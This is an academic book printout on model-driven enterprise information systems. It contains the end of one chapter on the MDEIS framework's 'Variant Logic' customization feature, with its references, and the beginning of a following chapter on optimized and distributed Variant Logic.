While the savings cannot be readily determined other than for very specific application, (in)efficiency, organization and scenario examples, consider the following basic example: A large organization with thousands of users (say 1000 users) could readily generate thousands of minor Logic Variants over the lifecycle (say 1000 created). Each Logic Variant might affect one user, a group of users or even every user earning efficiency savings from each affected user (say an average Logic Variant provides 10 users with a 1% improvement). 1000 x 10 x 1% = 10000% overall, equivalent to 100 staff at 100%, or 10% improvement for all staff. Without knowing the cost base the return on investment is variable but could be very significant to one enterprise let alone many. If many minor Logic Variant might be created locally in a few hours rather than a few days or weeks of external efforts (say 50% of the rate and 10% of the effort / time). This could mean further comparative costs of 50% x 10% = 5%, incrementally well below the overall estimated 18% (of traditional costs) MDEIS comparison.

Even at this simplistic analysis the potential return on investment by implementing widespread use of minor Logic Variants, in addition of course to major Logic Variants, will contribute to a higher rate of savings and thus an even lower comparative cost rate compared to traditional software developments.

FUTURE RESEARCH DIRECTIONS

The many industry examples of successful Model Driven Engineering technologies are primarily employed by technical staff to accelerate the coding and maintenance of traditional software applications. Full application modeling and execution initiatives similar to the MDEIS application framework have not yet made a strong impact in the commercial software environment and largely remain as academic test beds with limited usage by stalwart partner organizations.

A unique aspect of the MDEIS application model is the Variant Logic capability permitting logic changes to be made in parallel to existing defined logic, without coding, and in providing immediate runtime access to the modified application model definition. This key aspect has the ability to provide the greatest overall efficiency capability to organizations and users that widely exploit the capability.

Major impediments to the adoption of any new software development technology such as the MDEIS application framework no matter how promising must always include:

- **Development Environment:** Providing a full suite of supporting application development and runtime tools so that application developers are fully able to readily and efficiently define, test and deploy MDEIS applications. The models are currently largely manually defined with scripted assistance on a single platform. A design sequence is underway to iteratively develop a MDEIS application editor as an MDEIS application itself. This involves implementing a sequence of sepa-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

rate stages commencing initially with a manual definition of basic MDEIS editor functions, from which progressively higher function editors are themselves defined as data for the model's meta-data objects, to become meta-data in the model itself.

- **Platforms:** Providing a globally accessible application defining capability best requires globally accessible development and execution platforms even if limiting full global access to only the deployed user interface layers. The MDEIS application framework development currently consists of a relational database for the model and a thick client execution platform. Global access in the era of the Internet, smartphones and tablets requires several appropriate platform user interfaces accessing cloud-based model application and data servers.
- **Connectivity:** Full data and logic interaction is to be provided by secure Web services that allow access to all data, attributes and methods of all model and framework objects.
- **Performance:** Ensuring potential developers and customers that the runtime performance of the deployed MDEIS application will be adequate and comparable to existing available platforms is a mandatory requirement. As expected, on-demand model execution is much slower compared to traditional pre-compiled code although modern multi-processor hardware capabilities provide enhanced performance opportunities. Options to migrate to a managed pre-compiled or efficient JIT environment need to be prototyped with particular consideration to maintaining Variant Logic capability,
- **Legacy Migration:** Providing application logic migration and reverse engineering tools from existing business modeling and application design tools source code formats, libraries and repositories common APIs database structures and merging with other MDEIS application models will facilitate migration to MDEIS application development. Reverse engineering from a relational data structure via scripted wizards is an initial step to populating the application structures.
- **Support:** No technology is fool-proof or guaranteed to work flawlessly nor complete and perfect in its early iterations. To adequately guide prospective developers and users requires an appropriate level of education and assistance resources. Ensuring adequate future strategies and standards are adopted and appropriate features added and improved requires ongoing partnership and liaison with influential and supportive partners.

To fully satisfy these commercial realities is beyond the scope of any academic research program, requiring either strongly managed open source projects or well-funded commercialization ventures to ensure that an appropriate future strategy is realized.

If ultimately successful in a commercial sense, technologies like the MDEIS application framework will result in major wins for end users of EIS style applications through lower development costs and greatly expanded Logic Variant customizations. Many developers may face a more cautionary evolution though with the potential for traditional EIS application developers facing an unviable business model in the face of widespread and rapid competition from an open application model environment.

CONCLUSION

The Variant Logic capability in combination with the MDEIS application framework could allow any level of application customization to be securely and flexibly applied to an existing meta-data based ap-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

plication model by a much wider range of Logic Definers, extended to include non-technical staff and users rather than only technical programmers.

While our separate analyses (Davis, 2011b) have shown that MDEIS applications can have proportionally significantly lower lifecycle costs compared to traditionally developed EIS applications (circa 18%), the widespread application of the Variant Logic capability will provide additional significant lifecycle savings that could generate even higher order workflow efficiencies and returns on investment.

The key drivers to these efficiencies and savings include:

- Providing an open standard of application logic definition (for MDEIS application models) that minimize the level of vendor dependence and greatly increases the availability of competitive additional application logic definers.
- The internal mapping between meta-data objects, as the application logic definition, in a MDEIS application fully defines all aspects of the application, will self-document and fully expose all model structures to all Logic Definers.
- Allowing organization business analysts and knowledgeable and power end users to directly and securely define or modify the application logic to suit local business functions has virtually unlimited potential to offer increased efficiency due to rapid concept turnaround into concrete solutions, while reducing the high cost of using dependent vendor resources.
- When combined with the ability to merge multiple MDEIS applications with their common functions progressively mapped to a single logical application structure facilitating rapid data and application integration, without coding (Davis, 2005), logic modules can be swapped, shared, merged and integrated from any open source or third party to readily extend local functionality.
- The ability to make language, culture or localized logic changes in addition to the inherent multilingual translations of textual aspects of the MDEIS application framework will provide immediately globally deployable applications.
- All Variant Logic will also be preserved during an automated meta-data application update that may be provided by the originating vendor or developer. Any logical conflicts that may arise during the update will be precisely identified to minimize any re-definition changes that may be required to the user meta-data customizations to avoid wholesale re-engineering efforts, reducing the effort in updating the customizations. Logic Definers can be given advance notice of any potential issues based on the results of update simulations to ensure the timely availability of their updated Logic Variants to complete the final MDEIS application update.

Progressing to model driven applications development can provide a paradigm shift to drastically reduce ongoing software development costs. The MDEIS application framework with features such as Variant Logic is an example of how this paradigm shift does not just address the initial development economics but also extends the role of technical application customization to widespread Logic Definer changes that can be deployed by orders of magnitudes more business staff in order to directly address organization inefficiency.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Cicchetti, A., Di Ruscio, D., & Di Salle, A. (2007). Software customization in model driven development of web applications. In *Proceedings of the 2007 ACM Symposium on Applied Computing* (pp. 1025-1030). ACM Press.

Davis, J., & Chang, E. (2011a). variant logic meta-data management for model driven applications applications - Allows unlimited end user configuration and customisation of all meta-data EIS application features. In *Proceedings of the 13th International Conference on Enterprise Information Systems (ICEIS 2011)* (pp. 395-400). SciTePress.

Davis, J., & Chang, E. (2011b). Lifecycle and generational application of automated updates to MDA based enterprise information systems. In *Proceedings of the Second Symposium on Information and Communication Technology (SoICT '11)* (pp. 207-216). ACM Press.

Davis, J., & Chang, E. (2011c). Automatic application update with user customization integration and collision detection for model driven applications. In *Proceedings of the World Congress on Engineering and Computer Science 2011* (pp. 1081-1086). Newswood Limited.

Davis, J., & Chang, E. (2011d). Temporal meta-data management for model driven applications - Provides full temporal execution capabilities throughout the meta-data EIS application lifecycle. In *Proceedings of the 13th International Conference on Enterprise Information Systems (ICEIS 2011)* (pp. 376-379). SciTePress.

Davis, J., Tierney, A., & Chang, E. (2004). Meta data framework for enterprise information systems specification - Aiming to reduce or remove the development phase for EIS systems. In *Proceedings of the 6th International Conference on Enterprise Information Systems (ICEIS 2004)* (pp. 451-456). SciTePress.

Davis, J., Tierney, A., & Chang, E. (2005). Merging application models in a MDA based runtime environment for enterprise information systems. In *Proceedings of INDIN 2005: 3rd International Conference on Industrial Informatics, Frontier Technologies for the Future of Industry and Business* (pp. 605-610). IEEE Computer Society.

De Alwis, B., & Sillito, J. (2009). Why are software projects moving from centralized to decentralized version control systems? In *Proceedings of the 2009 ICSE Workshop on Cooperative and Human Aspects on Software Engineering* (pp. 36-39). IEEE Computer Society.

Dittrich, Y., Vaucouleur, S., & Giff, S. (2009). ERP customization as software engineering: knowledge sharing and cooperation. *IEEE Software*, *26*(1), 41–47. doi:10.1109/MS.2009.173

Fabra, J., Pena, J., Ruiz-Cortez, A., & Ezpeleta, J. (2008). Enabling the evolution of service-oriented solutions using an UML2 profile and a reference Petri nets execution platform. In *Proceedings of the 3rd International Conference on Internet and Web Applications and Services* (pp. 198-204).). IEEE Computer Society.

France, R., & Rumpe, B. (2007). Model-driven development of complex software: A research roadmap. In *Proceedings of Future of Software Engineering (FOSE 2007)* (pp. 37-54). IEEE Computer Society.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Hagen, C., & Brouwers, G. (1994). Reducing software life-cycle costs by developing configurable software. In *Proceedings of the Aerospace and Electronics Conference,* (Vol. 2, pp. 1182-1187). IEEE Press.

Hui, B., Liaskos, S., & Mylopoulos, J. (2003). Requirements analysis for customisable software: A goals-skills-preferences framework. In *Proceedings of the 11th IEEE International Requirements Engineering Conference,* (pp. 117-126). IEEE Press.

Kaur, P., & Singh, H. (2009). Version management and composition of software components in different phases of the software development life cycle. *ACM Sigsoft Software Engineering Notes*, *34*(4), 1–9. doi:10.1145/1543405.1543416

Mostafa, A., Ismall, M., El-Bolok, H., & Saad, E. (2007). Toward a formalisation of UML2.0 metamodel using Z specifications. In *Proceedings of the 8th International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel* [). IEEE Computer Society.]. *Distributed Computing*, *1*, 694–701.

OMG. (2012). *OMG model driven architecture*. Retrieved May 13, 2012, from http://www.omg.org/mda/

Ortiz, G., & Bordbar, B. (2009). Aspect-oriented quality of service for web services: A model-driven approach. In *Proceedings of the IEEE International Conference on Web Services* (pp. 559-566). IEEE Computer Society.

Pressman, R. (2004). *Software engineering: A practitioner's approach* (6th ed.). Columbus, OH: McGraw-Hill Science/Engineering/Math.

Rajkovic, P., Jankovic, D., Stankovic, T., & Tosic, V. (2010). Software tools for rapid development and customization of medical information systems. In *Proceedings of 12th IEEE International Conference on e-Health Networking Applications and Services* (pp. 119-126). IEEE Computer Society.

Ren, Y., Xing, T., Quan, Q., & Zhao, Y. (2010). Software configuration management of version control study based on baseline. In *Proceedings of 3rd International Conference on Information Management, Innovation Management and Industrial Engineering,* (Vol. 4, pp. 118-121). IEEE Press.

Schmidt, D. (2006). Introduction: Model-driven engineering. *IEEE Computer Science*, *39*(2), 25–31. doi:10.1109/MC.2006.58

Steinholtz, B., & Walden, K. (1987). Automatic identification of software system differences. *IEEE Transactions on Software Engineering*, *13*(4), 493–497. doi:10.1109/TSE.1987.233186

Talevski, A., Chang, E., & Dillon, T. S. (2003). Meta model driven framework for the integration and extension of application components. In *Proceedings of the 9th IEEE International Workshop on Object-Oriented Real-Time Dependable Systems* (pp. 255-261). IEEE Computer Society.

Yan, J., & Zhang, B. (2009). Support multi-version applications in SaaS via progressive schema evolution. In *Proceedings of the IEEE 25th International Conference on Data Engineering* (pp. 1717-1724). IEEE Computer Society.

Zhu, X., & Wang, S. (2009). Software customization based on model-driven architecture over SaaS platforms. In *Proceedings of International Conference on Management and Service Science* (pp. 1-4). CORD.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ADDITIONAL READING

Abeywickrama, D. B., & Ramakrishnan, S. (2012). Context-aware services engineering: Models, transformations, and verification. *ACM Transactions on Internet Technology*, *11*(3). doi:10.1145/2078316.2078318

Aquino, N. (2009). Adding flexibility in the model-driven engineering of user interfaces. In *Proceedings of the 1st ACM SIGCHI Symposium on Engineering Interactive Computing Systems (EICS '09)* (pp. 329-332). ACM Press.

Avila-Garcia, O., Estevez Garcia, A., & Sanchez Rebull, E. V. (2007). Using software product lines to manage model families in model-driven engineering. In *Proceedings of the 2007 ACM Symposium on Applied Computing (SAC '07)* (pp. 1006-1011). ACM Press.

Bellavista, P., Corradi, A., Fontana, D., & Monti, S. (2011). Off-the-shelf ready to go middleware for self-reconfiguring and self-optimizing ubiquitous computing applications. In *Proceedings of the 5th International Conference on Ubiquitous Information Management and Communication (ICUIMC '11)*. ACM Press.

Bollati, V. A., Atzeni, P., Marcos, E., & Vara, J. M. (2012). Model management systems vs. model driven engineering: A case study. In *Proceedings of the 27th Annual ACM Symposium on Applied Computing (SAC '12)* (pp. 865-872). ACM Press.

Chanda, J., Sengupta, S., Kanjilal, A., & Bhattacharya, S. (2010). Formalization of the design phase of software lifecycle: A grammar based approach. In *Proceedings of the International Workshop on Formalization of Modeling Languages (FML '10)*. ACM Press.

Cicchetti, A., Di Ruscio, D., & Pierantonio, A. (2009). Model patches in model-driven engineering. In *Proceedings of the 2009 International Conference on Models in Software Engineering (MODELS'09)* (pp. 190-204). Berlin: Springer-Verlag.

Cirilo, C. E., do Prado, A. F., de Souza, W. L., & Zaina, L. A. M. (2010). Model driven RichUbi: A model driven process for building rich interfaces of context-sensitive ubiquitous applications. In *Proceedings of the 28th ACM International Conference on Design of Communication (SIGDOC '10)* (pp. 207-214). ACM Press.

Coutaz, J. (2010). User interface plasticity: model driven engineering to the limit! In *Proceedings of the 2nd ACM SIGCHI Symposium on Engineering Interactive Computing Systems (EICS '10)* (pp. 1-8). ACM Press.

Floch, A., Yuki, T., Guy, C., Derrien, S., Combemale, B., Rajopadhye, S., & France, R. B. (2011). Model-driven engineering and optimizing compilers: A bridge too far? In *Proceedings of the 14th International Conference on Model Driven Engineering Languages and Systems (MODELS'11)* (pp. 608-622). Berlin: Springer-Verlag.

Fraternali, P., Comai, S., Bozzon, A., & Carughi, G.T. (2010). Engineering rich internet applications with a model-driven approach. *ACM Transactions Web, 4*(2).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Gray, J., White, J., & Gokhale, A. (2010). Model-driven engineering: raising the abstraction level through domain-specific modeling. In *Proceedings of the 48th Annual Southeast Regional Conference (ACM SE '10)*. ACM Press.

Hutchinson, J., Rouncefield, M., & Whittle, J. (2011). Model-driven engineering practices in industry. In *Proceedings of the 33rd International Conference on Software Engineering (ICSE '11)* (pp. 633-642). ACM Press.

Jackson, E. K., & Sztipanovits, J. (2006). Towards a formal foundation for domain specific modeling languages. In *Proceedings of the 6th ACM & IEEE International Conference on Embedded Software (EMSOFT '06)* (pp. 53-62). ACM Press.

Jakob, M., Schwarz, H., Kaiser, F., & Mitschang, B. (2006). Modeling and generating application logic for data-intensive web applications. In *Proceedings of the 6th International Conference on Web Engineering (ICWE '06)* (pp. 77-84). ACM Press.

Kulkarni, V., Reddy, S., & Rajbhoj, A. (2010). Scaling up model driven engineering-experience and lessons learnt. In *Proceedings of the 13th International Conference on Model Driven Engineering Languages and Systems: Part II (MODELS'10)* (pp. 331-345). Berlin: Springer-Verlag.

Loniewski, G., Insfran, E., & Abrahao, S. (2010). A systematic review of the use of requirements engineering techniques in model-driven development. In *Proceedings of the 13th International Conference on Model Driven Engineering Languages and Systems: Part II (MODELS'10)* (pp. 213-227). Berlin: Springer-Verlag.

Manolescu, I., Brambilla, M., Ceri, S., Comai, S., & Fraternali, P. (2005). Model-driven design and deployment of service-enabled web applications. *ACM Transactions on Internet Technology*, *5*(3), 439–479. doi:10.1145/1084772.1084773

Marx, F., Mayer, J.H., & Winter, R. (2012). Six principles for redesigning executive information systems—Findings of a survey and evaluation of a prototype. *ACM Transactions Management Information Systems, 2*(4).

Mili, H., Tremblay, G., Bou Jaoude, G., Lefebvre, E., Elabed, L., & El Boussaidi, G. (2010). Business process modeling languages: Sorting through the alphabet soup. *ACM Computing Surveys*, *43*(1). doi:10.1145/1824795.1824799

Papazoglou, M. P., & Heuvel, W. J. (2007). Service oriented architectures: approaches, technologies and research issues. *The VLDB Journal*, *16*(3), 389–415. doi:10.1007/s00778-007-0044-3

Rashid, A., & Moreira, A. (2006). Domain models are NOT aspect free. In *Proceedings of the 9th International Conference on Model Driven Engineering Languages and Systems (MoDELS'06)* (pp. 155-169). Berlin: Springer-Verlag.

Schauerhuber, A., Wimmer, M., & Kapsammer, E. (2006). Bridging existing web modeling languages to model-driven engineering: A metamodel for WebML. In *Proceedings of the Sixth International Conference on Web Engineering (ICWE '06)*. ACM Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Sousa, K., Mendonça, H., Vanderdonckt, J., Rogier, E., & Vandermeulen, J. (2008). User interface derivation from business processes: A model-driven approach for organizational engineering. In *Proceedings of the 2008 ACM Symposium on Applied Computing (SAC '08)* (pp. 553-560). ACM Press.

Steimann, F. (2005). Domain models are aspect free. In *Proceedings of the 8th International Conference on Model Driven Engineering Languages and Systems (MoDELS'05)* (pp, 171-185). Berlin: Springer-Verlag.

Valderas, P., & Pelechano, V. (2011). A survey of requirements specification in model-driven development of web applications. *ACM Transactions Web, 5*(2).

KEY TERMS AND DEFINITIONS

Distributed Temporal MDEIS Application Framework: Refers to major features of the framework. Distributed refers to the distributed operations as described in this chapter. Temporal relates to audit processes that manage the ongoing change of all meta-data and data to enable temporal execution of MDEIS applications, i.e. the framework then permits full application and data rollback and rollforward execution throughout the entire history to maintain the exact application and database state at any point.

Enterprise Information System (EIS): Large-scale computing system that offers high quality of service, managing large volumes of data and capable of supporting large organizations.

Logic Variant: A specific instance of Variant Logic as an identified selection of associated logic changes.

Model Driven Architecture (MDA): is an initiative of the Object Management Group to "separate business and application logic from underlying platform technology."

MDEIS Application Framework: Is the Meta-Data based Enterprise Information Systems application framework. It is an example of a MDA based application modeling and execution environment for EIS applications.

Meta-Data: Computing information that is held as a description of stored data.

Meta-Model: Defines the language and processes from which to form a model.

Variant Logic: The overall concepts supporting allowing supplemental application logic changes to be managed within the MDEIS application framework.

This research was previously published in Advances and Applications in Model-Driven Engineering edited by Vicente García Díaz, Juan Manuel Cueva Lovelle, B. Cristina Pelayo García-Bustelo, and Oscar Sanjuán Martinez, pages 1-34, copyright year 2014 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 44
Optimized and Distributed Variant Logic for Model-Driven Applications

Jon Davis
Curtin University, Australia

Elizabeth Chang
University of New South Wales, Australia & Australian Defence Force Academy, Australia

ABSTRACT

The customization of Enterprise Information Systems (EIS) is expensive throughout its lifecycle, especially across an enterprise-wide distributed application environment. The authors' ongoing development of a temporal meta-data framework for EIS applications seeks to minimize these issues with the application model supporting the capability for end users to define their own supplemental or alternate application logic as what they term Variant Logic (VL). VL can be applied to any existing model object, defined by any authorized user, through modeling rather than coding, then executed by any user as an alternative to the original application logic. VL is also preserved during automated application updates and can also interoperate directly between similar model-based execution instances within a distributed execution environment, readily sharing the alternate logic segments. The authors also present an enhanced pre-processing architecture that optimizes the execution of Logic Variants to the same execution order of single path model logic.

INTRODUCTION

The great majority of software applications in practical use are the result of hard coded program logic that has been compiled and deployed for use as part of the developer's release schedule. Whether the result of a developer producing a commercial application for widespread release or an internal development team producing software to suit a specific internal purpose or process, the development path will follow similar traditional processes.

DOI: 10.4018/978-1-5225-3422-8.ch044

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Externally developed third party software typically provides minimal scope for end users to greatly influence the design and functionality of the application – such influence is usually minor and limited to providing suggestions or advice to the developers, or via bug reporting feedback. While identified bugs in a commercial application may be a priority and receive a higher level of attention in terms of feedback from users and the response of developers it is more typical that user requests for change will suffer long periods before they are introduced into production application releases, if ever.

Expensive alternatives that are often employed by organizations that use large scale third party Enterprise Information System (EIS) or Enterprise Resource Planning (ERP) style solutions are to engage the vendor or other authorized third parties to develop specific customizations for an organization's requirements to become embedded within a new localized version of the application to support that determination.

Internally developed software may often offer some "time to delivery" opportunities in effecting new desired functionality due to a potentially higher focus on satisfying the organization's specific requirements. The overall cost effectiveness of internal development vs. the use of third party applications with customizations requires a suitable business case for each organization.

In either case, any ongoing customizations or internal development efforts over the lifecycle of the application can be a significant additional cost. An alternative option to choose to utilize commercial-off-the-shelf applications and limit modifications can minimize direct costs but impose internal organizational workflow and inefficiency costs that can also become significant and need to be identified and assessed as part of an overall business case to assist in solution decision making.

The overall lifecycle costs of maintaining an EIS style application are further compounded when accounting for the effort and costs of all major version upgrades, updates, patches and field fixes that may be released by the application vendor. These costs can be significantly magnified when the organization has employed customizations as they need to be reviewed and tested and may require re-engineering using traditional hard coding techniques during each update event to ensure compatibility. Where organizations often choose to defer or skip upgrades to reduce these update costs and any associated application downtime they still incur internal organization inefficiency costs due to delaying the uptake of the otherwise provided updated application benefits to their organization. A suitable review should be conducted to assess these effects.

Our ongoing development of a temporal meta-data framework (Davis 2004) for EIS style applications seeks to overcome these issues as an example of the model driven engineering paradigm. A meta-data EIS (MDEIS) application is fully defined and stored as a model, without the need for application coding, for direct execution by an associated runtime engine.

How do we define MDEIS applications? Firstly, we consider the class of EIS applications that we summarize as visual and interactive applications that prompt for the entry of appropriate transaction data and user events from the application users, use rules based workflow sequences and actions and utilize database transactions in a (relational) database environment to complete the actions. They are typically structurally repetitive and tend to be a technically simpler subset of possible software applications.

They generally consist of EIS and Enterprise Resource Planning (ERP) style applications such as; logistics, human resource, payroll, project costing, accounting, customer relationship management and other general database applications. The collective application design requirements are stored and available in a suitable meta-model structure and supported by an execution framework that will allow the EIS application models to be executed automatically and directly from the model, thus the transformation to the MDEIS application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The temporal aspect of the model represents the transaction tracking nature of the application data and meta-data to permit rollback or rollforward through any time period, regardless of the application logic version (the correct state of which is always maintained).

A specific objective of the framework is to also provide the capability for any end user to define and create their own application logic to supplement or replace a vendor's pre-defined MDEIS application logic as what we term Variant Logic (VL) - to become an alternate variation of the application logic (Davis, 2011a).

Variant Logic can be applied to any object defined in a meta-data EIS application model whether visual objects, logical processing objects, or as data structures objects. Variant Logic can be defined by any authorized user acting as a Logic Definer via additional object definition in the model and can be assigned for execution to any user as an alternative to the original application logic

The term Variant Logic applies to the overall concepts and supporting framework. A specific instance of Variant Logic is defined as an individual Logic Variant (LV). A defined Logic Variant becomes available for immediate execution by a framework runtime engine and is preserved during any automated meta-data application updates that may be provided by the originating vendor or developer.

Separate detailed analyses (Davis, 2011b) have shown that MDEIS applications can have proportionally significantly lower lifecycle costs compared to traditionally developed EIS applications (circa 18%). This modeling was based on a comparison to a traditional EIS lifecycle where the software is not customized but is regularly updated as per a typical vendor's recommendations. We will demonstrate that an active usage and management of the Variant Logic capability by securely permitting the widespread use of efficient MDEIS customizations to all levels of end users can further provide very substantial additional tangible efficiency savings that will maximize an organization's workflow processes and operations in the most timely and efficient manner, achieving down to 5% or lower of comparative traditional costs.

A further key aspect of the MDEIS application model offers a direct solution to the information sharing and integration problems facing large and geographically distributed enterprises. The distributed components of the MDEIS model simplify the need to customize the de-centralized EIS applications, in this case instances of MDEIS applications, to implement enterprise wide information sharing and access and minimize the need to develop specific data transfer, integration and processing features across each separate instance within the enterprise. The MDEIS distributed components will implement the required data exchange and processing functionality with minimal additional logic definition (note these are not customizations) and without the need for additional or specific data transfer and processing utilities.

A MDEIS runtime environment will achieve this via the implementation of identical or similar core meta-data application logic at every distributed site across the enterprise - analogous to the installation of common application software for each site. This does not limit local MDEIS application instances to only maintaining identical meta-data logic at each site (just the core application meta-data) as Variant Logic can be locally defined and applied as required at each site's MDEIS application instance to provide for any specific localized logic differences.

The distributed components would then be invoked at any site's MDEIS application instance by defining Distribution Execution Requests (DER) that will then operate between any groups of MDEIS application instances. Of note is the Logic Variant DER that defines the transferring of a locally defined Logic Variant to other MDEIS instances for local execution. Any combination of DERs (and there are multiple other DER types, Davis 2013a) with each requiring only minimal definition at each of the involved MDEIS instance nodes, denoted the Master and Slave nodes, will be executed automatically by the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

MDEIS runtime components of each MDEIS instance. Any organizational topology can be represented by the overall combinations of Master and Slave node pairs and defined DERs.

It is the aim of this chapter to substantiate the application of Variant Logic, by reviewing traditional and emerging software development and customization methods, examining the application of Variant Logic to a meta-data based application model and in the operation of the Distribution Execution Request types, and provide examples demonstrating the practical application of Variant Logic. We also expand upon original works (Davis 2013b) and present an enhanced pre-processing architecture that optimizes the determination of specific Logic Variants to the same execution order of single path model logic - a significant runtime and lifecycle processing reduction.

BACKGROUND

Improving the quality, flexibility and adaptability of software has been a continual process of technological innovation and refinement. Whilst often constrained by hardware development and processing capability the problem has generally been twofold. Firstly there is the available functionality of the software development environment itself; the underlying source code specification, supporting framework, editor functionality and the runtime environment. Secondly is the application flexibility that has been specifically coded by the particular instance of the source code and then made available as the executing application.

We review the following related issues of software flexibility technologies that have guided the overall software development field and subsequently to assist in defining the required Variant Logic capabilities of the temporal meta-data framework for EIS applications.

Object Polymorphism

The polymorphism aspect of object oriented programming has provided a helpful simplification to logic localization and streamlined coding practices. The literal meaning of polymorphism is ‘many forms” and in the Object Oriented (OO) world it allows different subclasses of objects to respond differently to the same message, or invoking call, with each subclass invoking its own unique method for resolution.

As a coding aid, polymorphism is of direct use to the OO programmer in developing local object variants. An approximate analogy in the meta-data EIS application framework is the definition of multiple instances of a meta-data model object, each defined with different features as specific instances of defined Logic Variants.

OMG, MDA, and Reusable Objects

The aim of the Object Management Group (OMG) is to “provide an open, vendor-neutral approach to the challenge of business and technology change”. The OMG represent one of the largest proponent groups for Model Driven Engineering (MDE) with the goal for their Model Driven Architecture (MDA) initiative to “separate business and application logic from underlying platform technology”. (OMG, 2012)

The OMG approach is predicated on the design of platform independent models defined primarily with Unified Modeling Language (UML), which can be rendered into a platform specific model with interface definitions to describe how the base model will be implemented on the target platform.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A primary goal of the OMG is interoperability and the tools and technologies are primarily aimed at highly technical analysts and developers. The OMG supports industry developers of supporting toolsets as well as users developing with the technologies. While UML is a widely adopted standard for aiding software development it is a semi-formal language which lacks the precisely defined constructs to fully define application logic (Mostafa, 2007) and has been more commonly used as a coding accelerant rather than a coding replacement.

Complementary strategies aim for more plug'n'play style solutions where components are constructed to an accessible interface standard which allows the component objects to more readily interact with minimal recoding such as by (Talevski, 2003). In (Yan, 2009) support for multiple simultaneous versions of an application would be provided by a hybrid interim data schema evolution that satisfies both the current and proposed application functionality as a stepping stone to the final version and schema.

The temporal meta-data framework for EIS applications is a MDA class of solution that not only seeks to separate the application logic from the technology platform but to also make the application logic accessible to a less technically skilled base of application modelers that we define as Logic Definers. Specifically we aim to reduce the competency entrance for EIS style application development from technical programmers down to knowledgeable power users, to around the level of competency of medium to advanced spreadsheet creators.

Model Driven Engineering

An important alternative to the common process of hard coded application logic is provided by ongoing Model Driven Engineering (MDE) which is a generic term for software development that involves the creation of an abstract model and how it is transformed to a working implementation (Schmidt, 2006).

A significant proportion of the works to date have involved modeling which contributes more directly to streamlining code generation, processes that are directly aimed for and dependent on highly technical programmers such as (Ortiz, 2009) who specifies alternate aspects and (Cicchetti, 2007) who identifies model insertion points for code insertion. (Fabra, 2008) base their works on the UML 2 specification to seek to reduce coding and transform models of business processes into executable forms.

In (France, 2007) they argue for future MDE research to focus on runtime models, where these executing models can also be used to modify the models in a controlled manner. Such a direction provides not only more manageable change control but also necessarily shifts the target of the change agent closer to the knowledgeable business end user rather than relying solely on the technical programmer.

Such a model is the goal of our temporal meta-data framework for EIS applications. This framework concept is based on our assertion that performance of the analysis and efficient collection of this information can also perform the bulk of the design phase for an EIS application largely as a simultaneous activity. With the collective design requirements stored and available in a meta-model structure, MDEIS applications can be executed automatically from the model with the availability of the framework runtime components.

Every aspect of the EIS application functionality is defined as an object of the meta-data model whether it is identified as core application meta-data produced by the original vendor, or whether it is a modification or extension produced by a user or third party as Variant Logic. Meta-data based version updates will always be clearly identified by a comparison of the meta-data between two time states and then re-producing the sequence of meta-data changes to apply to the meta-data model to be updated.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is the application of Variant Logic to this meta-data model structure that can extend the scope of the source of the application logic to any authorized user who may act as a logic definer modifying any aspect of the underlying application model.

User Configuration

Most applications will provide some level of user configuration, whereby some aspects of the application can be readily defined by authorized users that will modify some application behavior. Users of business applications would be familiar with the types of application configuration provided in some applications such as: the ability for users to select their own colour scheme for aspects of the user interface; the option to set some environmental options e.g. international locale to adjust some items' display attributes; or save the screen positions of user positioned screens.

Some features may apply to only a specific user or user group whilst others may affect the global user base which may not be a desirable outcome for other affected users. More advanced configuration features of some applications may also allow users to: create simple reports or user defined data extractions and save them as accessible visual objects; or create simple template based user entry screens based on a data table.

There is no common or minimum capability for which user configuration options are provided in applications. Some applications may provide extensive configuration options whilst others may provide minimal flexibility options. While varying in complexity the generally available configurable content for end users tends to be limited to simplistic features (Rajkovic, 2010) with application customization being required for more advanced features. (Hagen, 1994) long ago identified the need to focus on more configurable software to benefit users and developers as a joint initiative of software development to merge configuration and customization aspects.

Every feature of the meta-data EIS application from the simple to the complex can be optionally configured by authorized users and specified to apply to only specific users or user groups. Simple features will require only basic knowledge to configure whilst more complex features will require a necessarily deeper understanding of function and capability.

User Customization

EIS applications generally consist of three common layers or at least conceptual considerations for development; user interface, business logic and the database repository. Traditional EIS application development almost exclusively requires highly trained developers fluent in the various and often multiple languages, protocols and technologies that constitute the EIS application that may have been progressively developed over many years, containing multiple legacy technologies at any time.

The scope of the typical end user to extend functionality changes beyond that permitted by the commonplace user configuration capabilities is typically quite minimal as traditional software customizations will require; access to the entire or at least partial application source code, documentation and knowledge of the Original Equipment Manufacturer's (OEM) internal software structure, design, directory and Application Programming Interfaces (APIs), appropriate software development licenses and editor environments, correctly configured to produce compatible output software, and the required technical skills to implement the specific customizations.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

These requirements effectively need to duplicate much of the software development environment of the OEM software developer which is always going to be complex and expensive to establish and maintain, and is exclusively the domain of the skilled technical programmer. Whether the OEM software developer is willing to expose any level of its often proprietary intellectual property to third parties or customers is purely at the behest of the individual OEM.

